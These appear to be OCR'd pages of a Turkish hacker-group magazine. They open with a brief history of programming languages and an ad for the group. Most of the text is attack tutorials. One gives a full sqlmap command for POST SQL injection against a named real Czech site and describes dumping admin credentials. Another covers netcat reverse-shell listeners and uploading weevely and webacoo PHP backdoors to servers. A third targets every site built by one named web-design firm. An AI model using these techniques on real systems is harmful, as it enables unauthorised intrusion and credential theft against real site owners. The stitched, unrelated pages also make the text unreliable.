
1964 - BASIC (Beginner's All-purpose Symbolic Instruction Code): 1964 yılında doğan ve 70'li yıllarda yenilenen BASIC (Beginners All Purpose Symbolic Instruction Code) dilinden söz etmemek eksiklik olacaktır. BASIC dilinin yaratılış amacı PC kullanıcılarına yüksek düzeyli bir dilin yeteneklerini sunmaktı. Genel çizgisiyle, BASIC dili FORTRAN'ın izlerini taşır: atama, GOTO, IF...THEN, IF...THEN GOTO, FOR yapıları vardır. Son versiyonlarında IF...THEN...ELSE yapısı dahi mevcuttur. Makina düzeyinde sistem kontrol komutlarına sahip oluşu önemli bir avantajdır. Kolay kullanılır oluşu, profesyonel olmayan kullanıcılar arasında çekiciliğini artırmıştır. Bu açıdan çok yaygındır. BASIC ile yapısal programlama yapılamaz. Procedure, scope kavramları yoktur. Bu nedenle günümüz programcısının gereksemelerine tam olarak cevap veremez.



1964 - PL/I (Programming Language One): IBM tarafından geliştirilmiş ve yayınlanmış, tam prosedürel bir bilgisayar programlama dilidir. Bilim, mühendislik, iş ve sistem programlama için tasarlanmıştır. Akademik kurumlar ve kuruluşlar tarafından kullanılmış, ticari ve endüstriyel kuruluşlar 1960'lı yıllarından itibaren kullanmaya başlanmıştır ve hala kullanılmaktadır. İlk derleyici 1966'da teslim edilmiştir. PL / I Standardı 1976'da onaylanmıştır.

1972 – C (Composite): " C " dili kelime işlemciler, veri tabanı sistemleri, işletim sistemleri ve birçok alanda daha kullanılan çok eski bir programlama


dilidir ancak günümüzde en çok tercih edilen dillerden biri olarak popülerliğini sürdürüyor. Esnek bir yapıya sahiptir ve oldukça verimli ve modülerdir. C programlama dili orta seviye bir dildir. Yani düşük seviye diller, makine diline yakın olan çok kod yazma gerektiren diller, yüksek seviye diller ise az kod yazma işlemi gerektiren ama arka planda çok kod çalıştırabilen dillerdir ki " C " programlama dili bu iki seviye arasındadır ve Yüksek düzey bir dil ile düşük düzey işlemleri yapmamızı sağlayan bir yapıya sahiptir. Bu özelliği ile daha sonraları oldukça güçlü bir dil haline gelmiştir.




1979 – ADA (Ada Lowelace) 1979 yılında CII'de Jean Ichbiah ve araştırma ekibi tarafından yaratılan ADA dili, kendi soyunun en gelişkin dili olduğu iddiasıyla ortaya çıktı. Genel olarak PASCAL'ın izindeydi ama onun eksiklerini gidermişti. Soyut veri yapılarına sahiptir. Eşzamanlı (concurrent) programlama niteliği vardı. Bilgisayar bilginlerinin çoğu, ADA dilini, FORTRAN soyunun ulaştığı son aşama olarak görürler. Bazıları, ADA dilinin çok karmaşık ya da çok büyük olduğu görüşündedir. Öğrenilmesi, öteki dillere göre daha zor olmasa bile daha çok zaman almaktadır.

PENÇE KARTAL
OPERASYONU
SOSYAL MEDYA
HESAPLARIMIZI
TAKİP EDİN
Türkiye'nin İlk ve Tek Siber Sivil Savunma Gücü!
/Cyber.warrior.tim/
/Cyber.warrior.TIM/
/Cyber.warriorTR/
/CWTİMZ


Post Sql İnjection.
Post Sql Genellikle arama kısımlarında veya login panellerinde olur. Burası Bir Login Panel Sıradan bir arayüzü var temiz gözüküyor.



Şimdi Username ve Password'a *Test'* yazdım ve login dedim;




Ve Gördüğünüz gibi Sql Syntax hataları aldık buradan anlıyoruz ki bu login panelde post data sql injection zafiyeti mevcut.




Sqlmap üzerinden zafiyeti sömürüp Database'ye erişeceğiz.
Ama önce Burp Suite ile bir request yani istek yollayalım istek çıktısı sayesinde databaseye erişeceğiz bu sebepten burp suite veya live http headers tarzı araçlar bize gerekli çünkü giden istek ve gelen yanıtları görmemiz gerekiyor.


Burp Suite'yi açtım İntercept'i ON hale getirdim herşey hazır.




Login Panele Tekrar Gittim
Username'ye *Test'* password'a *Test'* yazdım
Login Dedim; İstek Karşıma geldi;




sqlmap -u "https://www.senimo.cz/admin/index.php" --data="admin_name=Test%27 admin_password=Test%27 x=28 y=8" --random-agent --risk=3 --tamper=space2comment --dbs*
komutu ile aldığım cevabı Sqlmap aracına attım ve Database'ye girdik; (Ben bundan birkaç gün önce databaseye girdim bu verdiğim komut örnek amaçlıdır.)



Post Sql İnjection'u sömürerek Database'ye erişim admin bilgilerine ulaştım ve paneldeyim artık istediğimizi yapabiliriz.;



Bu Konumuzda Backconnect konusuna değineceğiz,Backconnect nedir,Ne İçin Kullanılır,Ne İşe Yarar,Hangi Toollar İle BackConnect olabiliriz vs bunları öğreneceğiz. En iyi şekilde anlaşılırlık sağlansın diye fotoğraflarla destekledim. Konu Eğitim Amaçlıdır Misyon Dahilinde Kullanmanız Dileğiyle.




Netcat;

Netcat Linux Sistemlere Hazır kurulu olarak gelir. Network ile ilgili bir araç diyebiliriz. Netcat'i kısaca; Netcat, ağı okuyan ve TCP veya UDP iletişim kurallarını kullanarak ağ bağlantılarını yazan bir hizmetidir. Netcat, diğer program ve betikler tarafından içtenlikle veya kolayca kullanılabilen güvenilir "arkauç" aygıtı olması için tasarlandı. bu şekilde tanımlayabiliriz.


Netcat aracı sadece hackerlar'ın backconnect olması için üretilmedi evet ilk kodlayan bir hacker ama birçok amaçla kullanılabilir bir yazılımdır netcat.

Netcat bu araçların en iyisidir hiçbir araç netcat'i geçemez bana göre ancak portsuz backconnect olup netcat gibi bir işlev gören araç olursa o zaman netcat 2.sıraya düşer.


Kullanımı;
nc -lvnp acikport
örnek;
nc -lvnp 4444 portunu dinlemeye aldık.



Backconnect olmak için ALFA Shellde bulunan Backconnect özelliğini kullanacağız.



Yukarıdaki Şekilde ip ve portumuz olacak şekilde doldurduk ben port için ngrok kullanıyorum. devam dedik ve netcat'e bakalım, evet backconnect olmuşuz;



Weevely;


Weevely Telnet gibi ve benzeri bağlantıları simüle eden bir arka kapı yani backdoor oluşturma aracıdır.

Piyasaya sürülme Tarihi 2011-2012 aralığına dayanır oldukça eski bir araçtır ama hala etkisini


kaybetmemiş sık kullanılan bir araçtır.
Weevely'yi popüler yapan en önemli özelliği "Portsuz Backconnect" özelliğine sahip bir araç olmasıdır.

Kullanımı;
weevely generate shellparolasi shelladi.php
örnek;
weevely generate akincilar akincilarbc.php


Komutu girdik akincilarbc.php oluştu;




akincilarbc.php dosyasını backconnect olmak istediğimiz sunucuya upload edelim;




Sıra Geldi Son Adıma Backconnect olmaya;
weevely site.com/shell.php akincilar(sifre)



Ve Backconnect olduk;







Webacoo aracı;

Webacoo aracı da Weevely'nin kardeşi gibidir o da 2011-2012 tarihi aralığında piyasaya çıkmıştır bu araçlar arasında unutulmaya yüz tutmuş tarihin tozlu sayfaları arasına karışmış bir araçtır.
öyle ki netcat ile weevely hazır gelirken bu aracı elle kurmak gerekir.
benim için 3.planda olan bir araçtır.


Kurulumu Kullanımı;
apt-get update webacoo diyerek sistemimize "webacoo" aracını kurduk;




Terminale webacoo yazdık aracımız açıldı;



webacoo -g -o backdooradi.php şeklinde backdoor dosyası oluşturduk;





Backdoor dosyamız oluştu;



son olarak;
webacoo -t -u site.com/shell.php dedik ve enterladik


ve backconnect olduk.






Aynı Scripte Sahip Açıklı Sistem Tespiti

Öncelikle Şöyle örnek verelim; Bir Admin Panele gittik; altta hosting firmasının adı vs yazıyor sitemiz de Çek Cumhuriyeti lokasyonlu olsun. Örnek Bu Şekilde; Gördüğünüz gibi en altta; Copiryght © 2003 - 2020 Orbinet.cz yazıyor.




Şimdi bu orbinet.cz Nedir ne değildir,ne iş yapar bir siteye girip inceleyelim.
Taşlar yerine otursun sonra rotamızı çizelim;
Gördüğünüz gibi burası web tasarım firması yani Panelde alt kısımda gördüğümüz Copiryght © 2003 - 2020 Orbinet.cz yazısından sitelerin kurulu olan Scriptleri'nin bu firma tarafından tasarlandığını rahatlıkla anlıyoruz.

Şimdi Panelde kullanıcı adı ve Parola kısmına Test' yazarak hata verdirmeyi deneyelim;




Ve Hata Aldık Burada Anlıyoruz ki Post Data Sql İnjection zafiyeti mevcut.




Burp'tan istek yakalamamız gerekiyor panele gidip burp'ta intercept on yaptıktan sonra Login'e *Test'* Password Kısmına *Test'* yazıyoruz Karşımıza aşağıdaki gibi istek çıkacak bu isteği kaydedip sqlmap'a atıyoruz gerisini sqlmap hallediyor.

Ve Açığı kullanarak Database'ye girdik;



Database'den User Pass'ı da aldık Admin Panele giriş yaptık site bizimdir;




Bu Dakikaya Kadar Neler Yaptık ?
-Biz Bu Panelde Post Sql Açığı Keşfettik.
-Açığı Sömürdük
-Databaseye Girdik
-User Pass Aldık
-Sitenin Can Damarı olan Admin Panele Girdik.

